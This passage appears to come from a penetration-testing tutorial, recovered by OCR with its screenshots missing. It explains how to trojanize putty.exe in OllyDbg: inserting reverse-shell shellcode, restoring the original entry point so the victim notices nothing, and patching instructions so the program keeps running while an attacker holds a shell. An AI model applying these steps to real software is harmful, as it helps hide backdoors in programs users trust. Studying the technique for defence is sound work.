
Right click on the selected section -> Binary -> Binary paste.





We can see that the payload has been converted to the assembly instructions.




After the payload, we need to place the original entry point of the putty2.exe, so that the victim couldn't know that something fishy is being going on.









Here we have inserted the original entry point of the puuty.exe so that after the run of shellcode counter can return back to original executable scenario.




Here at the address there's a mnemonic of 'DEC ESI' which is required to be removed because after providing shell to the attacker, waitforsingleobject function waits indefinitely and the executable won't be able to run until connection was terminated.




Replace it with 'INC ESI' and replace upcoming 'INC ESI' with NOP.







And also replace CALL EBP at the end of shellcode with NOP to remove the restriction of matching the EBP value, or we can replace it with difference in ESP caused because of shellcode (ADD EBP,$DIFF).




Copy the updated mnemonics to the executable and save the file (overwritten putty2.exe).





OllyDbg - putty2.exe
File View Debug Plugins Options Window Help
CPU - main thread, module putty2
File C:\Documents and Settings\Admini
Save file as
Save in: pe 2
putty2
My Recent Documents
Desktop
My Documents
My Computer
My Network Places
File name: putty2
Save as type: Executable file (*.exe)
Save
Cancel
Paused
start
pe 2
odbg110
C:\WINDOWS\syste...
Untitled - Notepad
root@kali: ~
OllyDbg - putty2.exe
5:19 PM

Execution

